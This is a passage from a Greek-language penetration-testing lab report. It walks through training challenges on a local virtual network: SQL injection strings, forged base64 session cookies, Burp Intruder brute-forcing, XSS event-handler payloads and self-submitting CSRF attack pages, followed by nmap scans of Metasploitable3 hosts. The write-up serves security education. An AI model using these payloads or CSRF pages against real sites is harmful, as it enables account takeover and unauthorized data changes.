Δοκιμάζοντας διάφορα inputs, παρατηρούμε πως πρέπει το email να αποτελείται από τουλάχιστον ένα χαρακτήρα @ ανάμεσα σε άλλους δύο χαρακτήρες και ταυτόχρονα το πεδίο password να μην είναι κενό. Συνεπώς, ομοίως με νωρίτερα, το string /**/ ερμηνέυεται ως κενό και με τον χαρακτήρα # το υπόλοιπο input γίνεται σχόλιο. Έτσι, επιστρέφεται όλο το table κι ανακτούμε το result key.

SQL Injection Escaping: foo\' or 1=1; #

Σύμφωνα με το hint, η εφαρμογή τοποθετεί ένα \ πριν από κάθε quote του input. Συνεπώς το \' μετατρέπεται σε \\' και το escape γίνεται στο δεύτερο backslash, άρα το quote ερμηνέυεται κανονικά και επιστρέφεται ολόκληρο το table μαζί με το result key.

SQL Injection Stored Procedure: -

Χρησιμοποιούμε το hint και παρατηρούμε πως η εισαγωγή ενός quote οπουδήποτε προκαλεί error στην βάση. Στη συνέχεια, δοκιμάζουμε διάφορα inputs τα οποία όλα προκαλούν συντακτικό λάθος, χωρίς όμως να επιτύχουμε κάποιο αποτέλεσμα ή να λάβουμε κάποια παραπάνω πληροφορία.

Challenge Hint

This is the query you are attempting to inject code into!

```
call findUser('foo') union select count(*) from users; #;
```

Please enter the **Customer Name** of the user that you want to look up

An error was detected!

```
com.mysql.jdbc.exceptions.jdbc4.MySQLSyntaxErrorException: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'union select count(*) from users; #' at line 1
```

Session Management

Session Management Challenge 1:

Διακόπτουμε το request και παρατηρούμε πως στέλνεται το cookie:

checksum=dXNlcJvbGU9dXNlcg==. Κάνουμε base64decode και ανακαλύπτουμε πως dXNlcJvbGU9dXNlcg== είναι το userRole=user. Συνεπώς, κάνουμε base64 encode το

userRole=administrator το οποίο είναι dXNlcJvbGU9YWRtaW5pc3RyYXRvcg== και το αντικαθιστούμε στο cookie checksum ως

checksum=dXNlcJvbGU9YWRtaW5pc3RyYXRvcg==;

Session Management Challenge 2:

Επιχειρούμε να συνδεθούμε ως admin με ένα τυχαίο password και η εφαρμογή μας επιστρέφει το email του admin. Προσποιούμαστε ότι ξεχάσαμε το password και χρησιμοποιούμε αυτό το email. Η απάντηση στο request περιέχει το body Changed To: # όπου # ένας αριθμός που αποτελεί το νέο password. Έτσι, το εισάγουμε στο αντίστοιχο πεδίο, συνδεθόμαστε ως admin κι ανακτούμε το result key.

Session Management Challenge 3:

Διακόπτουμε το request δημιουργίας νέου κωδικού και παρατηρούμε το cookie current. Κάνοντας διπλό base64 decode την τιμή του βλέπουμε πως αυτή είναι guest12. Συνεπώς το αντικαθιστούμε με το διπλό base64 encode του admin, δηλ current=WVdSdGFxND0=. Στη συνέχεια, αντικαθιστούμε το body ως newPassword=\$ όπου \$ ο νέος κωδικός (πχ foofoofoo). Έχοντας καταφέρει να αλλάξουμε τον κωδικό του admin και μπορούμε να συνδεθούμε έτσι και να πάρουμε το result key.

Session Management Challenge 4:

Διακόπτουμε το request και παρατηρούμε πως το SubSessionID είναι το διπλό encode του 0000000000000001. Στέλνουμε το request στον Intruder του Burpsuite και αφού κάνουμε Clear \$ επιλέγουμε μόνο το SubSessionID για να τοποθετήσουμε \$ (ώστε μόνο εκεί να κάνουμε brute force).

1 POST /challenges/ec43ae137b8bfabb9c85a87cf95c23f7fadcf08a092e05620c9968bd60fcba6 HTTP/1.1

2 Host: 192.168.56.106

3 Cookie: checksum=dXNlcJvbGU9dXNlcg==; current=WjNwbGMzUxhNz09; SubSessionID=\$TURBd01EQxdNREF3TURBd01EQxdNUT09\$; JSESSIONID=619A22813EC22FBE7E0CDAABB441963B; token=-38118550733123151027482314772636385072

4 Content-Length: 40

Στη συνέχεια, στα payloads παραμετροποιούμε ως εξής:

Positions **Payloads** Resource pool Settings

② Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type.

Payload set: Payload count: 99
Payload type: Request count: 99

② Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random

From:

To:

Step:

How many:

Number format

Base: Decimal Hex

Min integer digits:

Max integer digits:

Min fraction digits:

Max fraction digits:

② Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
<input type="button" value="Add"/>	<input checked="" type="checkbox"/>	Base64-encode
<input type="button" value="Edit"/>	<input checked="" type="checkbox"/>	Base64-encode
<input type="button" value="Remove"/>		
<input type="button" value="Up"/>		
<input type="button" value="Down"/>		

Εκτελώντας την επίθεση, παρατηρούμε πως σε μία από τις προσπάθειες το length διαφέρει από τα υπόλοιπα.

Δοκιμάζουμε αυτό το SubSessionID κι επιτυγχάνουμε την κλήση ως admin και την ανάκτηση του result key.

Session Management Challenge 5:

Ανοίγουμε το source code της ισοτσελίδας και πέρα των δύο forms εντοπίζουμε ένα τρίτο κρυφό που μας επιτρέπει πέρα του reset password να αλλάξουμε τον κωδικό

```
//Change Password Form (Requires Valid Token)
//Token life is 10 mins
$("#leForm3").submit(function(){
    var theUserName = $("#subUserName").val();
    var theNewPassword = $("#subNewPass").val();
    var theToken = $("#updatePasswordToken").val();
    $("#resetSubmit").hide("fast");
    $("#resetLoadingSign").show("slow");
    $("#resultsDiv2").hide("slow", function(){
        var ajaxCall = $.ajax({
            type: "POST",
            url: "7aed58f3a00087d56c844ed9474c671f8999680556c127a19ee79fa5d7a132e1ChangePass",
            data: {
                userName: theUserName,
                newPassword: theNewPassword,
                resetPasswordToken: theToken
            },
            async: false
        });
    });
});
```

Το σχόλιο //Token life is 10 mins υπονοεί πως το token έχει σχέση με την ώρα.

Χρησιμοποιούμε το command date -u | base 64 κωδικοποιούμε την τωρινή ώρα σε base64. Στη συνέχεια, διακόπτουμε ένα request προς την σελίδα και το τροποιούμε σύμφωνα με το

παραπάνω url και body, χρησιμοποιώντας την κωδικοποιημένη ώρα. Έτσι, καταφέρνουμε να αλλάξουμε τον κωδικό του admin και να αποκτήσουμε πρόσβαση.

Session Management Challenge 6:

Επιχειρούμε να συνδεθούμε χρησιμοποιώντας για username το administrator και το site μας επιστρέφει το email του διαχειριστή, το οποίο μπορούμε να χρησιμοποιήσουμε παρακάτω για να συνδεθούμε με την ερώτηση ασφαλείας. Επιχειρούμε να κάνουμε sql injection ως εξής: foo" union select secretquestion from users where username="administrator και μας επιστρέφεται η ίδια ερώτηση. Αλλάζοντας το secretquestion με secretanswer μας επιστρέφεται η απάντηση την οποία χρησιμοποιούμε και συνδεόμαστε επιτυχώς ανακτώντας το result key.

Session Management Challenge 7: -

Ομοίως με το προηγούμενο challenge, φτάνουμε στο στάδιο απάντησης της μυστικής ερώτησης του administrator. Οι δοκιμές για sql αποτυγχάνουν και αναζητούμε κάποιο wordlist με ονόματα και είδη λουλουδιών. Δυστυχώς, δεν βρίσκουμε κανένα, οπότε αποκλείουμε και την δυνατότητα brute force.

Session Management Challenge 8: -

Διακόπτουμε το request με το burpsuite και παρατηρούμε το cookie: challengeRole=LmH6nmbC; Προσπαθούμε να το αποκωδικοποιήσουμε χρησιμοποιώντας όλα τα encodings που προσφέρονται στον decoder, χωρίς όμως να έχουμε κάποιο ουσιαστικό αποτέλεσμα.

Failure to Restrict URL Access

Failure to Restrict URL Access 1:

Ανοίγουμε το source code της ιστοσελίδας και εντοπίζουμε μια δεύτερη κρυφή φόρμα με όνομα leAdminForm. Διακόπτουμε, λοιπόν, το request και αντικαθιστούμε με το url 4a1bc73dd68f64107db3bbc7ee74e3f1336d350c4e1e51d4eda5b52dddf86c992 της κρυφής φόρμας κι έτσι ανακτούμε το result key.

```
view-source:https://192.168.56.106/challenges/4a1bc73dd68f64107db3bbc7ee74e3f1336d350c4e1e51d4eda5b52dddf86c992.jsp
```

```
$("#leAdminForm").submit(function(){
    $("#submitButton").hide("fast");
    $("#loadingSign").show("slow");
    $("#resultsDiv").hide("slow", function(){
        var ajaxCall = $.ajax({
            type: "POST",
            url: "4a1bc73dd68f64107db3bbc7ee74e3f1336d350c4e1e51d4eda5b52dddf86c992",
            data: {
                userData: "4816283",
            },
            async: false
        });
    });
});
```

Failure to Restrict URL Access 2:

Διακόπτουμε το request και παρατηρούμε την δομή του ερωτήματος

```
POST /challenges/278fa30ee727b74b9a2522a5ca3bf993087de5a0ac72adff216002abf79146fa HTTP/1.1
Host: 192.168.56.106
Cookie: checksum=0XNlclvbGU9dXNlcg==; current=WjNWbGMzUXhNZz09; SubSessionID=TURBd01EQxdNREF3TURBd01EQxdNUT09; ac=ZG90b3RSZXr1cm5BbnN3ZXJz; JSESSIONID=B72B07AF83E87FA111A7BD26DC7B357F; token=-71638106487015698600753214657243369178
Content-Length: 44
Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
Accept: */
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.138 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Origin: https://192.168.56.106
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://192.168.56.106/challenges/278fa30ee727b74b9a2522a5ca3bf993087de5a0ac72adff216002abf79146fa.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
guestData=sOdjh318UD8ismcoa98smcj21dmdoaoIS9
```

Στη συνέχεια, ανοίγουμε το source code και εντοπίζουμε κείμενο

|sOdjh318UD8ismcoa98smcj21dmdoaoIS9|guestData|278fa30ee727b74b9a2522a5ca3bf993087de5a0ac72adff216002abf79146fa|
278fa30ee727b74b9a2522a5ca3bf993087de5a0ac72adff216002abf79146fahghghmin|adminData|youAreAnAdminOfAwesomenessWoopWoop|. Συμπεραίνουμε πως το
278fa30ee727b74b9a2522a5ca3bf993087de5a0ac72adff216002abf79146fahghghmin είναι
το url για τον admin και αντικαθιστούμε το body ως adminData=
youAreAnAdminOfAwesomenessWoopWoop, ανακτώντας επιτυχώς το result key.

Failure to Restrict URL Access 3:

Ανοίγουμε το source code και βρίσκουμε μια δεύτερη κρυφή φόρμα με το διαφορετικό url e40333fc2c40b8e0169e433366350f55c77b82878329570efa894838980de5b4UserList.

```
$("#leForm2").submit(function(){
    counter = counter + 1;
    $("#submitButton").hide("fast");
    $("#loadingSign").show("slow");
    $("#resultsDiv").hide("slow", function(){
        document.cookie="currentPerson=YUd1ZXN0";
        var ajaxCall = $.ajax({
            type: "POST",
            url: "e40333fc2c40b8e0169e433366350f55c77b82878329570efa894838980de5b4UserList",
            async: false
        });
    });
});
```

Δοκιμάζουμε το ευρηθέν url το οποίο μας επιστρέφει μια λίστα με πιθανά usernames. Διακόπτουμε το request και παρατηρούμε το cookie currentPerson. Κάνοντας base64 decode την τιμή του ανακαλύπτουμε πως αντιστοιχεί στο aGuest, το οποίο ανήκει στην λίστα. Αντικαθιστούμε την τιμή του cookie με το base64 encode μερικών εκ των πιθανών ονομάτων αλλά όλα αποτυγχάνουν. Επιχειρούμε ένα sql injection χρησιμοποιώντας το κρυφό url και για τιμή στο cookie κωδικοποιημένο σε base64 το " or "1"="1 που αντιστοιχεί στο liBvciaiMSI9jE=. Τότε μας επιστρέφεται το επιπλέον username MrJohnReillyTheSecond. Τέλος, το κωδικοποιούμε κι αυτό σε base64 και επιτυγχάνουμε την ανάκτηση του result key με το αρχικό url και currentPerson=TXJKb2huUmVpbGx5VGhlU2Vjb25k;

XSS

**Cross Site Scripting 1: **

Επιχειρούμε με τον απλούστερο τρόπο, δηλ `<script> alert('hello'); </script>` αλλα η επίθεση αποτυγχάνει. Στη συνέχεια, δοκιμάζουμε το `` με σκοπό να κληθεί το alert όταν δεν βρεθεί η εικόνα foo για να φορτωθεί. Αυτή η επίθεση επιτυγχάνει και ανακτούμε το result key.

**Cross Site Scripting 2: **

Ομοίως με την προηγούμενη επίθεση, δοκιμάζουμε το onerror αλλά αυτό αποτυγχάνει. Δοκιμάζοντας άλλα attributes, φτάνουμε στο onselect το οποίο δεν φιλτράρεται από την εφαρμογή και η επίθεση πετυχαίνει ανακτώντας το result key.

**Cross Site Scripting 2: **

Ομοίως με την προηγούμενη επίθεση, δοκιμάζουμε το onerror αλλά αυτό αποτυγχάνει. Δοκιμάζοντας άλλα attributes, φτάνουμε στο onselect το οποίο δεν φιλτράρεται από την εφαρμογή και η επίθεση πετυχαίνει ανακτώντας το result key.

**Cross Site Scripting 3: **

Συνεχίζοντας από την προηγούμενη επίθεση, παρατηρούμε πως το onselect εχει αντικατασταθεί από το κενό. Δοκιμάζουμε με εμφωλευμένο τρόπο (πχ onseleconselecttt) ώσπου στις 5 φορές η επίθεση πετυχαίνει και παίρνουμε το result key.

Cross Site Scripting 4: http" Onerror=alert();

Παρατηρούμε πως οποιοδήποτε input που δεν αρχίζει με http απορρίπτεται από την ιστοσελίδα. Συνεπώς, εισάγουμε αρχικά το http και παρατηρούμε πως εμφανίζεται ως `http`. Επιχειρούμε για input το http" onerror=alert(); και βλέπουμε πως το ον κωδικοποιείται σε html. Αντικαθιστούμε με Ον και λόγω παράλειψης του προγραμματιστή δεν κωδικοποιείται κι ερμηνεύεται ως κώδικας με αποτέλεσμα να πετύχει η επίθεση και να πάρουμε το result key.

Cross Site Scripting 5: http:"" onerror=alert();

Αρχικά δοκιμάζουμε input που αρχίζει από http αλλά απορρίπτεται και η ιστοσελίδα μας παραπέμπει σε μια εξήγηση του πως δομούνται τα url. Συνεπώς, δοκιμάζουμε το http: και η σελίδα το αποδέχεται. Συνεχίζοντας με http:" onerror=alert(); παρατηρούμε πως ο κώδικάς μας εμφανίζεται ως μέρος του link. Τοποθετώντας ένα δεύτερο quote ως http:" το εμπόδιο ξεπερνάται και η επίθεση πετυχαίνει ανακτώντας το result key.

Cross Site Scripting 6: http://" onerror=alert();

Δοκιμάζουμε το ίδιο input με την προηγούμενη επίθεση και πετυχαίνει με αποτέλεσμα να πάρουμε το result key.

Cross Site Request Forgery

Όλες οι απαντήσεις έχουν την μορφή `` όπου \$ το link προς το οποίο ανακατευθύνουμε το θύμα. Παρακάτω σε κάθε challenge η απάντηση είναι μόνο το link χωρίς το υπόλοιπο tag. Δημιουργήθηκαν δύο λογαριασμοί (εκτός του admin) οι οποίοι τοποθετήθηκαν στο ίδιο class, με τον πρώτο να παίζει τον ρόλο του θύτη και τον δεύτερο να παίζει τον ρόλο του θύματος. Θεωρείται πως οι απαντήσεις γίνονται post από τον θύτη και το θύμα συνδεόμενο στην σελίδα με δικό του session ανακατευθύνεται στο εν λόγω link.

CSRF 1:

<https://192.168.56.106/user/csrfchallengeone/plusplus?userId=f8d61acf138eea5c6642aa95cdd32a871a352dc2>

Κατά την φόρτωση της εικόνας στέλνεται GET request συνεπώς το result key ανακτάται αμέσως.

CSRF 2: http://192.168.56.101:4444/csrf2.html

Δημιουργούμε την παρακάτω απλή ιστοσελίδα η οποία κατά την φόρτωση της δημιουργεί ένα POST request μέσω της φόρμας και το στέλνει στο ζητούμενο link. Συνεπώς, αρκεί να σηκώσουμε έναν server (εν προκειμένω στο μηχάνημα του θύτη εφόσον βρίσκονται στο ίδιο δίκτυο) που θα εξυπηρετεί αυτή την σελίδα και να ανακατευθύνουμε εκεί το θύμα, ώστε να πάρουμε το result key.

```
1 <!DOCTYPE html>
2 <html>
3
4 <body>
5 <form id="myform" action="https://192.168.56.106/user/csrfchallengetwo/plusplus" method="POST">
6   <input name="userId" value="f8d61acf138eea5c6642aa95cdd32a871a352dc2" />
7   <input type="submit"/>
8 </form>
9 <script> document.getElementById("myform").submit(); </script>
10 </body>
11
12 </html>
13 |
```

Ενδεικτικά, μπορούμε να διακόψουμε το request και να δούμε πως πράγματι έχει την επιθυμητή μορφή.

The screenshot shows a NetworkMiner capture window. The top bar has tabs for Intercept, HTTP history, WebSockets history, and Proxy settings. The Intercept tab is selected. Below it, there's a toolbar with buttons for Forward, Drop, Intercept is on (which is highlighted), Action, and Open browser. Underneath is a status bar with Pretty, Raw, and Hex tabs, with Pretty selected. The main pane displays the captured POST request:

```
1 POST /user/csrfchallengetwo/plusplus HTTP/1.1
2 Host: 192.168.56.106
3 Content-Length: 47
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not A Brand";v="99", "Chromium";v="112"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://192.168.56.101:4444
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.138 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: cross-site
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Dest: document
16 Referer: http://192.168.56.101:4444/
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9
19 Connection: close
20
21 userId=f8d61acf138eea5c6642aa95cdd32a871a352dc2
```

CSRF 3: http://192.168.56.101:4444/csrf3.html

Αναζητώντας το csrfToken στον πηγαίο κώδικα της ιστοσελίδας βρίσκουμε την παρακάτω φόρμα που μας δείχνει το token που ψάχνουμε

```
[5] view-source:https://192.168.56.106/challenges/z6b2f5ebbe112dd09a6c430a167415820adc5633256a7b44a7d1e262db105e3c.jsp
```

```
$("#leForm").submit(function(){
    $("#submitButton").hide("fast");
    $("#loadingSign").show("slow");
    var theMessage = $("#myMessage").val();
    $("#resultsDiv").hide("slow", function(){
        var ajaxCall = $.ajax({
            dataType: "text",
            type: "POST",
            url: "z6b2f5ebbe112dd09a6c430a167415820adc5633256a7b44a7d1e262db105e3c",
            data: {
                myMessage: theMessage,
                csrfToken: "-79168460308990939522692985348089519522"
            },
            async: false
    });
});
```

Στη συνέχεια, τροποποιούμε ως εξής το site του επιτιθέμενου (προσοχή στο userid αντί userId) ενσωματώνοντας το εν λόγω token στην φόρμα και καταφέρνουμε να ολοκληρώσουμε την επίθεση.

```
1 <!DOCTYPE html>
2 <html>
3
4 <body>
5 <form id="myform" action="https://192.168.56.106/user/csrfchallengethree/plusplus" method="POST">
6     <input name="userId" value="f8d61acf138eea5c6642aa95cd32a871a352dc2" />
7     <input name="csrfToken" value="-79168460308990939522692985348089519522" />
8     <input type="submit" />
9 </form>
10 <script> document.getElementById("myform").submit(); </script>
11 </body>
12
13 </html>
14 |
```

CSRF 4: <http://192.168.56.101:4444/csrf4.html>

Τροποιούμε ως εξής την ιστοσελίδα του θύτη ώστε να ενσωματωθεί στο request και το ζητούμενο csrfToken, κι έτσι καταφέρνουμε να πάρουμε το result key.

```
1 <!DOCTYPE html>
2 <html>
3
4 <body>
5 <form id="myform" action="https://192.168.56.106/user/csrfchallengefour/plusplus" method="POST">
6     <input name="userId" value="f8d61acf138eea5c6642aa95cd32a871a352dc2" />
7     <input name="csrfToken" value="117856216939508868007373925173055583768" />
8     <input type="submit" />
9 </form>
10 <script> document.getElementById("myform").submit(); </script>
11 </body>
12
13 </html>
14 |
```

CSRF 5: <http://192.168.56.101:4444/csrf5.html>

Προσπαθώντας να βρούμε το csrfToken μας, μελετάμε τον πιγγαίο κώδικα της σελίδας όπου εντοπίζουμε την παρακάτω φόρμα, η οποία μας μαρτυράει το εν λόγω token.

```

</p>
</div>
<script>
$("#leForm").submit(function(){
    $("#submitButton").hide("fast");
    $("#loadingSign").show("slow");
    var theMessage = $("#myMessageAris").val();
    $("#resultsDiv").hide("slow", function(){
        var ajaxCall = $.ajax({
            dataType: "text",
            type: "POST",
            url: "70b96195472adf3bf347cbc37c34489287969d5ba504ac2439915184d6e5dc49",
            data: {
                myMessage: theMessage,
                csrfToken: "68592955843943041127818715766909344357"
            },
            async: false
        });
    });
});

```

Τροποποιούμε, λοιπόν, την ιστεσελίδα του θύτη, αλλά όταν την επισκεφθούμε εμφανίζεται το εξής μήνυμα:

No CSRF Token Detected for this Challenge. Your token is now 1

Increment Failed

Τροποποιούμε ξανα την σελίδα του θύτη ως εξής και επισκεπτόμενοι ξανά με session του θύματος ανακτάμε το result key.

```

1 <!DOCTYPE html>
2 <html>
3
4 <body>
5 <form id="myform" action="https://192.168.56.106/user/csrfchallengefive/plusplus" method="POST">
6     <input name="userId" value="f8d61acf138eea5c6642aa95ddd32a871a352dc2" />
7     <input name="csrfToken" value="1" />
8     <input type="submit" />
9 </form>
10 <script> document.getElementById("myform").submit(); </script>
11 </body>
12
13 </html>
14 |

```

CSRF 6: http://192.168.56.101:4444/csrf6.html

Ομοίως με την προηγούμενη επίθεση, εντοπίζουμε την παρακάτω κρυφή φόρμα και βρίσκουμε το csrfToken μας.

Τροποποιούμε κατάλληλα την ιστοσελίδα του θύτη κι όταν την επισκεφθούμε εμφανίζεται το εξής μήνυμα:

```

1 <!DOCTYPE html>
2 <html>
3
4 <body>
5 <form id="myform" action="https://192.168.56.106/user/csrfchallengesix/plusplus" method="POST">
6   <input name="userId" value="f8d61acf138eea5c6642aa95cdd32a871a352dc2" />
7   <input name="csrfToken" value="eccbc87e4b5ce2fe28308fd9f2a7baf3" />
8   <input type="submit" />
9 </form>
10 <script> document.getElementById("myform").submit(); </script>
11 </body>
12
13 </html>
14 |

```

CSRF 7: http://192.168.56.101:4444/csrf7.html

Παρατηρούμε πως υπάρχει ένας σύνδεσμος που μας αποκαλύπτει το csrfToken μας. Όταν τον επισκεφθούμε εμφανίζεται το εξής:

```

Your csrf Token for this Challenge is:
-"-148510166897409044173222489347434959892" <br/>

```

Αποκωδικοποιούμε με html και βρίσκουμε το csrfToken μας.

Έχοντας αλλάξει την ιστοσελίδα του θύτη, κατά την επίσκεψη μας εμφανίζεται το παρακάτω μήνυμα:

Τέλος, τροποποιούμε ξανά την σελίδα του θύτη όπως παρακάτω και παίρνουμε το result key.

```

1 <!DOCTYPE html>
2 <html>
3
4 <body>
5 <form id="myform" action="https://192.168.56.106/user/csrfchallengeseven/plusplus" method="POST">
6   <input name="userId" value="f8d61acf138eea5c6642aa95cdd32a871a352dc2" />
7   <input name="csrfToken" value="-113009652152650711439734224566638302188" />
8   <input type="submit" />
9 </form>
10 <script> document.getElementById("myform").submit(); </script>
11 </body>
12
13 </html>
14 |

```

CSRF JSON: -


Τροποιούμε ως εξής το site του θύτη, ώστε να δώσουμε την κατάλληλη μορφή στο request και το διακόπτουμε για να το επαληθεύσουμε.

```
1 <!DOCTYPE html>
2 <html>
3
4 <body>
5 <script>
6     fetch('https://192.168.56.106/user/csrfchallengejson/plusplus', {
7         method : "POST",
8         body: '{"userId":"f8d61acf138eea5c6642aa95cdd32a871a352dc2"}'
9     })
10    .then(response => response.text())
11    .then(html => console.log(html));
12 </script>
13 </body>
14
15 </html>
16 |
```

Pretty Raw Hex

```
1 POST /user/csrfchallengejson/plusplus HTTP/1.1
2 Host: 192.168.56.106
3 Content-Length: 53
4 Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
5 Sec-Ch-Ua-Platform: "Linux"
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.138 Safari/537.36
8 Content-Type: text/plain; charset=UTF-8
9 Accept: /*
10 Origin: http://192.168.56.101:4444
11 Sec-Fetch-Site: cross-site
12 Sec-Fetch-Mode: no-cors
13 Sec-Fetch-Dest: empty
14 Referer: http://192.168.56.101:4444/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Connection: close
18
19 {
  "userId": "f8d61acf138eea5c6642aa95cdd32a871a352dc2"
}
```

To body πράγματι δείχνει να έχει την κατάλληλη μορφή, αλλά στην κονσόλα του browser εμφανίζεται το εξής μήνυμα σφάλματος λόγω ανεπαρκών policies:



Στη συνέχεια, δοκιμάζουμε αλλάζοντας το mode:'no-cors' χωρίς αυτό να έχει κάποιο αποτέλεσμα. Ενδεχομένως να μπορεί να αντιμετωπισθεί το πρόβλημα μέσω κάποιου εξωτερικού proxy.

[Παράρτημα A](#)

```
# Nmap 7.93 scan initiated Mon Mar 27 06:59:20 2023 as: nmap -sn --traceroute -oN "/home/kali/Documents/Projects/AUEB/Penetration Testing/scans/netscan-rt-%D.txt" 192.168.56.0/24
Nmap scan report for 192.168.56.1
Host is up (0.00028s latency).
MAC Address: 0A:00:27:00:00:0E (Unknown)

TRACEROUTE
HOP RTT      ADDRESS
1  0.28 ms  192.168.56.1

Nmap scan report for 192.168.56.100
Host is up (0.0024s latency).
MAC Address: 08:00:27:7F:1F:11 (Oracle VirtualBox virtual NIC)

TRACEROUTE
HOP RTT      ADDRESS
1  2.40 ms  192.168.56.100

Nmap scan report for 192.168.56.102
Host is up (0.0013s latency).
MAC Address: 08:00:27:04:3B:26 (Oracle VirtualBox virtual NIC)

TRACEROUTE
HOP RTT      ADDRESS
1  1.29 ms  192.168.56.102

Nmap scan report for 192.168.56.103
Host is up (0.0012s latency).
MAC Address: 08:00:27:42:51:79 (Oracle VirtualBox virtual NIC)

TRACEROUTE
HOP RTT      ADDRESS
1  1.20 ms  192.168.56.103

Nmap scan report for 192.168.56.101
Host is up.

# Nmap done at Mon Mar 27 06:59:22 2023 -- 256 IP addresses (5 hosts up) scanned in 1.86 seconds
```

Eukόνα 47 Nmap host discovery w/ traceroute scan

```

# Nmap 7.93 scan initiated Mon Mar  6 15:50:13 2023 as: nmap -sV -O -p- -oN "/home/kali/Documents/Projects/AUEB/Penetration Testing/scans/netscan.txt" 192.168.56.102-103
Nmap scan report for 192.168.56.102
Host is up (0.00052s latency).
Not shown: 65499 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftptd
22/tcp    open  ssh          OpenSSH 7.1 (protocol 2.0)
80/tcp    open  http         Microsoft IIS httpd 7.5
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
1617/tcp  open  java-rmi    Java RMI
3306/tcp  open  mysql        MySQL 5.5.20-log
3389/tcp  open  ssl/ms-wbt-server?
3700/tcp  open  giop         CORBA naming service
4848/tcp  open  ssl/http    Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
7676/tcp  open  java-message-service Java Message Service 301
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8020/tcp  open  http         Apache httpd
8027/tcp  open  papachi-p2p-srv?
8080/tcp  open  http         Sun GlassFish Open Source Edition 4.0
8181/tcp  open  ssl/intermapper?
8282/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8383/tcp  open  http         Apache httpd
8484/tcp  open  http         Jetty winstone-2.8
8585/tcp  open  http         Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)
8686/tcp  open  java-rmi    Java RMI
9200/tcp  open  wap-wsp?
9300/tcp  open  vrace?
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  java-rmi    Java RMI
49156/tcp open  tcpwrapped
49159/tcp open  msrpc        Microsoft Windows RPC
49180/tcp open  msrpc        Microsoft Windows RPC
49238/tcp open  msrpc        Microsoft Windows RPC
49253/tcp open  ssh          Apache Mina sshd 0.8.0 (protocol 2.0)
49254/tcp open  jenkins-listener Jenkins TcpSlaveAgentListener

Nmap scan report for 192.168.56.103
Host is up (0.00058s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp   open  ipp         CUPS 1.7
3000/tcp  closed  ppp
3306/tcp  open  mysql        MySQL (unauthorized)
3500/tcp  open  http         WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))
6697/tcp  open  irc          UnrealIRCd
8080/tcp  open  http         Jetty 8.1.7.v20120910
8181/tcp  closed  intermapper
MAC Address: 08:00:27:42:51:79 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404, irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

Eukόva 48 Full SYN scan with OS and version detection

```

# Nmap 7.93 scan initiated Thu Mar 16 16:17:05 2023 as: nmap -sUV -oN
/home/kali/Documents/win2k8_udp_scan 192.168.56.102
